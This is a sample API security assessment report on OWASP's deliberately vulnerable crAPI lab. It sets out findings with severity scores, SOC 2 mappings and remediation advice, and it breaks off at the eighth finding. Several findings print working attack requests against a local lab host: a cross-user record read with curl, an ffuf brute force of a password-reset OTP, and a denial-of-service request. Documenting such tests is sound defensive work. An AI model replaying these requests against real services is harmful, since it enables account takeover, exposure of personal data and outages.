ART OF VECTOR

API Security Assessment Report

crAPI - Connected Vehicle Platform

Sample SOC 2-Aligned Security Report

Prepared By	Art of Vector
Assessment Window	September 1, 2026 - September 3, 2026
Report Date	September 5, 2026
Classification	Confidential

This document illustrates a restrained Art of Vector reporting format for API security assessments and SOC 2 support documentation.

Table of Contents

Executive Report

Project Overview

Art of Vector performed an application security assessment of the crAPI platform (Completely Ridiculous API), an intentionally vulnerable microservices application maintained by OWASP to model a connected-vehicle SaaS environment. This report demonstrates the methodology, evidentiary standard, and reporting format used in Art of Vector API security engagements. The assessment focused on realistic abuse paths affecting authentication, authorization, business logic, data handling, and backend request behavior across the in-scope services.

Assessment Objectives


- Identify vulnerabilities within the crAPI REST API in alignment with the OWASP API Security Top 10 and related application security risks.
- Validate exploitability through analyst-developed proof-of-concept activity rather than relying solely on automated scanner output.
- Present findings in a format that supports SOC 2 control mapping, remediation planning, and executive reporting.

Assessment Snapshot

CRITICAL	HIGH	MEDIUM	TOTAL FINDINGS
2	10	3	15

SCOPE	TARGET
Community, Identity, Workshop, and supporting application services	Web/mobile REST API - api.crapi-sample.local

Executive Risk Visualization



The chart below summarizes the distribution of confirmed findings by severity to support executive risk prioritization.

Summary of Findings

The assessment identified multiple high-risk weaknesses affecting authentication, authorization, data exposure, transaction integrity, and input handling across the in-scope services. Several findings allowed low-privilege or unauthenticated actors to access data belonging to other users, invoke privileged business actions, manipulate application state, or submit crafted input capable of altering backend behavior.

The most significant themes observed during testing were inconsistent server-side authorization enforcement, weaknesses in identity and token validation workflows, inadequate restriction of sensitive response data, and insufficient safeguards around business process integrity. These conditions increase the likelihood of unauthorized data access, privilege abuse, service disruption, and downstream compromise of trust boundaries.

Given the relatively low complexity of exploitation for several findings, together with the potential impact to confidentiality, integrity, and service resilience, remediation should be prioritized before production use. Follow-up validation is recommended to confirm the effectiveness and completeness of corrective actions.

Vulnerability Summary

Finding	Severity	CVSS	Primary Control Theme
AOV-01 - Broken Object Level Authorization - Vehicle Location and Owner PII	High	7.1	Logical Access
AOV-02 - Broken Object Level Authorization - Mechanic Service Reports	High	7.1	Logical Access
AOV-03 - Broken Authentication - Cross-User Password Reset via OTP Brute Force	Critical	9.8	Authentication
AOV-04 - Excessive Data Exposure - Other Users' Sensitive Information Leakage	High	7.1	Confidentiality
AOV-05 - Excessive Data Exposure - Internal Video Property Disclosure	Medium	5.3	Confidentiality
AOV-06 - Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic	Medium	6.5	Availability
AOV-07 - Broken Function Level Authorization - Delete Another User's Video	High	7.1	Authorization
AOV-08 - Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return	High	7.1	Processing Integrity
AOV-09 - Unauthorized Transaction Manipulation - Inflate Account Balance by $1,000+	High	7.1	Processing Integrity
AOV-10 - Unauthorized Data Modification - Internal Video Resource Properties	Medium	6.5	Processing Integrity
AOV-11 - Server-Side Request Forgery - Force Backend HTTP Request to www.google.com	High	8.5	External Threat Protection
AOV-12 - NoSQL Injection - Redeem Coupons Without a Valid Coupon Code	High	7.1	Secure SDLC / Input Validation
AOV-13 - SQL Injection - Re-redeem an Already Claimed Coupon	High	8.8	Secure SDLC / Input Validation
AOV-14 - Missing Authentication - Sensitive API Endpoint Accessible Without Credentials	High	7.5	Authentication Boundary
AOV-15 - Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)	Critical	9.8	Authentication / Cryptography

Strategic Recommendations

1. Strengthen Authorization Controls

Implement centralized object- and function-level authorization checks across all endpoints, with deny-by-default behavior and consistent validation of user-to-resource relationships.

2. Harden Authentication Mechanisms

Enforce robust OTP protections, standardize token validation, and require JWT verification against trusted keys and explicitly approved algorithms.

3. Reduce Data Exposure

Limit API responses to approved business fields only, suppress internal metadata, and apply response allow-lists to sensitive objects.

4. Protect Transaction Integrity

Validate workflow state transitions server-side and ensure financial, inventory, and entitlement changes cannot be manipulated out of sequence.

5. Mitigate Injection and SSRF Risk

Apply strict server-side validation, parameterized queries, and outbound request restrictions to reduce the attack surface presented by untrusted input.

6. Retest After Remediation

Perform targeted remediation validation and integrate recurring API security testing into the secure development lifecycle.

Detailed Findings

1. Broken Object Level Authorization - Vehicle Location and Owner PII


Finding ID	Severity	CVSS	Control Focus
AOV-01	High	7.1	Logical Access
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API1:2023 BOLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-639, CWE-285

DESCRIPTION

The API did not enforce object-level authorization when processing requests for vehicle location and owner-related records. As a result, an authenticated low-privilege user could manipulate predictable object identifiers to access data associated with other users, creating unauthorized exposure of sensitive account and asset information.



SOLUTION / REMEDIATION

Implement consistent server-side object-level authorization for every request involving vehicle and owner records. Authorization decisions should be based on the authenticated user's relationship to the referenced resource, and access should be denied by default unless an explicit ownership or role-based entitlement is validated.

2. Broken Object Level Authorization - Mechanic Service Reports

Finding ID	Severity	CVSS	Control Focus
AOV-02	**High**	7.1	Logical Access
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API1:2023 BOLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-639, CWE-285

DESCRIPTION

Mechanic service report records were accessible through insecure object references that were not validated against the authenticated user's permissions. This allowed a user to enumerate record identifiers and retrieve service information belonging to other accounts, resulting in unauthorized cross-user data exposure.

```
┌──(kali㉿kali)-[~]
└─$ curl -i \
  -H "Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZ
S5jb20iLCJpYXQiOjE3ODg3Mjk3OTgsImV4cCI6MTc4OTMzNDU5OCwicm9sZSI6InVzZXIifQ.
BtYJgZMIQ-kZfbjh5IwO3eL5tLuO-tET6CnyQHEf6YfIbKWU1bwA1pQAJTsGqfK8RoGx8fNdRT
R0evT8ZjTxdij6DKI9M3sSHMmx6Env5s9hDt5coofOwwx698MoVvLBe_9dfvWaRiPx4yOCejSq
KTvlH1uLFb8ukh_6qYgpnmwZC6uXISGUIWuwViYHRs5KNn-cntEBGVYDcsYTIJuP2R2VWAbbk8
T1G74u6M7dm7tXoItxrBMQJIJzbm4ljERoBtF6EpjbiJyv5HLujmE4VCqss4sFSFLTH_a9M_C6
An3PwqL2gTi0K4p2f3fdk-bKmIgwu82mkEhxqNEmARzlAQ" \
  "http://192.168.56.1:8888/workshop/api/mechanic/mechanic_report?report_i
d=10"
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Sun, 06 Sep 2026 22:22:00 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

{"id":10,"mechanic":{"id":2,"mechanic_code":"TRAC_JME","user":{"email":"ja
mes@example.com","number":""}},"vehicle":{"id":4,"vin":"8IGEF39BZUJ159285"
,"owner":{"email":"test@example.com","number":"9876540001"}},"problem_deta
ils":"promblem here can hack me.","status":"pending","created_on":"06 Sept
ember, 2026, 22:21:26","updated_on":null,"comments":[]}
```

SOLUTION / REMEDIATION

Apply server-side authorization checks to all service report retrieval and modification workflows. Each request should validate that the requesting user is the record owner or has a documented business need to access the resource, with unauthorized object references rejected in a uniform and non-descriptive manner.

3. Broken Authentication - Cross-User Password Reset via OTP Brute Force

Finding ID	Severity	CVSS	Control Focus
AOV-03	**Critical**	9.8	Authentication
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.2 Credentials; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication | OWASP Top 10: A07:2021 Identification and Authentication Failures | CWE-307, CWE-640, CWE-287

DESCRIPTION

The password reset workflow did not include sufficient protections against OTP brute-force activity. Because reset codes could be repeatedly submitted without effective rate limiting, lockout, or comparable abuse controls, an attacker could eventually identify a valid OTP and reset another user's password.

```
$ ffuf -request re -request-proto http -w ./text.txt:FUZZ -mc 200 -fs 42 -c -v

   /'___\  /'___\           /'___\
   /\ \__/ /\ \__/  __  __  /\ \__/
   \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
    \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
     \ \_\   \ \_\  \ \____/  \ \_\
      \/_/    \/_/   \/___/    \/_/

   v2.1.0-dev

:: Method : POST
:: URL : http://192.168.56.1:8888/identity/api/auth/v2/check-otp
:: Wordlist : FUZZ: /home/kali/pentest/text.txt
:: Header : Accept-Language: en-US,en;q=0.9
:: Header : Accept: /
:: Header : Referer: http://192.168.56.1:8888/forgot-password
:: Header : Accept-Encoding: gzip, deflate, br
:: Header : Host: 192.168.56.1:8888
:: Header : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/150.0.0.0 Safari/537.36
:: Header : Content-Type: application/json
:: Header : Origin: http://192.168.56.1:8888
:: Header : Connection: keep-alive
:: Data : {"email":"robot001@example.com","otp":"FUZZ","password":"Changepw1!"}
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200
:: Filter : Response size: 42
[Status: 200, Size: 39, Words: 2, Lines: 1, Duration: 956ms] | URL |
http://192.168.56.1:8888/identity/api/auth/v2/check-otp * FUZZ: 4198
```

SOLUTION / REMEDIATION

Strengthen the password reset workflow by enforcing high-entropy OTP generation, short validity windows, attempt thresholds, and temporary lockout controls after repeated failures. In addition, monitor reset activity for anomalous patterns, invalidate reset artifacts immediately after successful use, and ensure the workflow cannot be reused across sessions or identities.

4. Excessive Data Exposure - Other Users' Sensitive Information Leakage

Finding ID	Severity	CVSS	Control Focus
AOV-04	**High**	7.1	Confidentiality
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.7 Information Movement; C1.1 Confidentiality (optional) | OWASP API Top 10: API3:2023 BOPLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-213, CWE-200

DESCRIPTION

The application returned sensitive user-related data elements beyond what was required for the intended business workflow. This excessive data exposure increased the impact of otherwise legitimate API access by disclosing information that should have been minimized, filtered, or withheld from the requesting user context.

Request

Pretty Raw Hex

```
GET /workshop/api/mechanic/mechanic_report?report_id=2 HTTP/1.1
Host: 192.168.56.1:8888
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOjE3ODg3Mzk5NjYsImV
4cCI6MTc4OTM0NDc2Niwicm9sZSI6InVzZXIifQ.ODLzXBfRBk9rT914iqo2ZUnYZSzRuDaovMbrjNC9
YektuInPU6Hm7gdEIN9Z1jWfgUyuuWAvC2D4J247nqja7jRLXt1sr0mkfP22Z3uyWeA3ZZXnPsDmtfPa
_947hdUGOZLTLl0ZYCiBWYa9iB_tiznSptzyzDt-qoQrTF9rFoOEoH4yZyIWxE8kHuDWJHNeONh6j7XD
2gBactXAO_vG3MiAxtnYTZl6LR_JgXutxFTrM7UQ6Vhzz2ggcVJsOp9bdZVq5CjULEQNtPJzpwZEpDyK
9647_4I-flYYOStbCEHZm7q_PzURReM62qTQaAK8qSPWhFD28-Xb3JcwUezu1A
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/150.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, Sbr
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 488

{
    "id":2,
    "mechanic":{
        "id":2,
        "mechanic_code":"TRAC_JME",
        "user":{
            "email":"james@example.com",
            "number":""
        }
    },
    "vehicle":{
        "id":2,
        "vin":"8VAUI03PRUQ686911",
        "owner":{
            "email":"pogba006@example.com",
            "number":"9876570006"
        }
    },
    "problem_details":
    "My car MG Motor - Hector Plus is having issues.\nCan you give me a call on
     my mobile 9876570006,\nOr send me an email at pogba006@example.com\nThanks
    ,\nPogba.\n",
    "status":"pending",
    "created_on":"06 September, 2026, 14:56:15",
    "updated_on":null,
    "comments":[
    ]
}
```

SOLUTION / REMEDIATION

Review response payloads and reduce them to the minimum fields necessary to support the intended client function. Implement response allow-lists, role-aware serialization, and API contract reviews to ensure sensitive attributes are disclosed only where there is a validated and documented business requirement.

5. Excessive Data Exposure - Internal Video Property Disclosure


Finding ID	Severity	CVSS	Control Focus
AOV-05	**Medium**	5.3	Confidentiality
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		

REFERENCE

SOC 2 TSC: CC6.7 Information Movement; C1.1 Confidentiality (optional) | CWE-213

DESCRIPTION

Video-related API responses exposed internal properties that were not necessary for standard client consumption. Although the disclosed values may not independently grant access, they reveal implementation details and internal metadata that could assist further reconnaissance or facilitate follow-on attacks.



SOLUTION / REMEDIATION

Introduce explicit output models for video-related endpoints and suppress internal-only fields from client-facing responses. Backend services should return only approved business data elements, with internal identifiers, processing state, and implementation metadata excluded unless specifically required and authorized.

6. Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic


Finding ID	Severity	CVSS	Control Focus
AOV-06	Medium	6.5	Availability
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H		

REFERENCE

SOC 2 TSC: A1.1 Capacity; A1.2 Environmental Protections | OWASP API Top 10: API4:2023 Unrestricted Resource Consumption | OWASP Top 10: A04:2021 Insecure Design | CWE-770, CWE-400

DESCRIPTION

The contact mechanic functionality could be invoked repeatedly in a manner that imposed disproportionate demand on backend resources. In the absence of effective throttling, quota enforcement, or abuse detection, a low-privilege user could degrade service availability through excessive request volume.



Request

Pretty Raw Hex

```
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 192.168.56.1:8888
Content-Length: 214
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOjE3ODg3NDUwMDUs
ImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIifQ.Qtkdiyq_KaWWF5Q9BW_YQ4AiRvStwYicRi
AXcYqKBGdM9PfdDGONer-iSXm7u3xKykROg5SDWcIDtiH6riDwrybQICyfMdSbDG9FiOWz_hALaxN
Up3OqZHZXKnanZR5RRwSVdfOS1ekd-MjKsbCvzzdtTKkVSPLHx8pVJOCc554ibyTPVgoUK4Y99GhT
Qg1eGKpOW9mcN-iwQIIBY_3RnKCFVuUqX9na4iOt2kM2Ov5YW8jOGbHjoL_EK6KjAKzOlK8ozeKH8
HlOzVtOTy2EUyGaCr_9A6DFuy-PNEvEIvwO6luhnqfGm6IZXMpO1sOxsjvNyGvVA6D1FyCCGD2HFg
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/150.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.56.1:8888
Referer: http://192.168.56.1:8888/contact-mechanic?VIN=P333LY3281P507828
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "mechanic_code":"TRAC_JHN",
  "problem_details":"hack",
  "vin":"P333LY3281P507828",
  "mechanic_api":
  "http://192.168.56.1:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed":true,
  "number_of_repeats":172
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 503 Service Unavailable
Server: openresty/1.27.1.2
Date: Mon, 07 Sep 2026 01:50:05 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 71

{
  "message":"Service unavailable. Seems like you caused layer 7 DoS :)"
}
```

SOLUTION / REMEDIATION

Implement layered protections for resource-intensive workflows, including rate limiting, per-user quotas, queueing where appropriate, and anomaly detection for abusive usage patterns. Operational monitoring should also be enhanced so sudden increases in request volume can be identified, contained, and investigated in a timely manner.

7. Broken Function Level Authorization - Delete Another User's Video


Finding ID	Severity	CVSS	Control Focus
AOV-07	**High**	7.1	Authorization
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.3 Access Modification | OWASP API Top 10: API5:2023 BFLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-285, CWE-862

DESCRIPTION

The API did not adequately enforce function-level authorization for a video deletion capability. As a result, an authenticated user could invoke a destructive action against another user's content without demonstrating appropriate ownership or privilege, creating a direct integrity risk.



SOLUTION / REMEDIATION

Require explicit server-side authorization for all destructive or privileged business functions, including delete operations. The application should verify both the caller's role and ownership relationship to the target resource before permitting the action, and all unauthorized attempts should be logged for review.

8. Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return

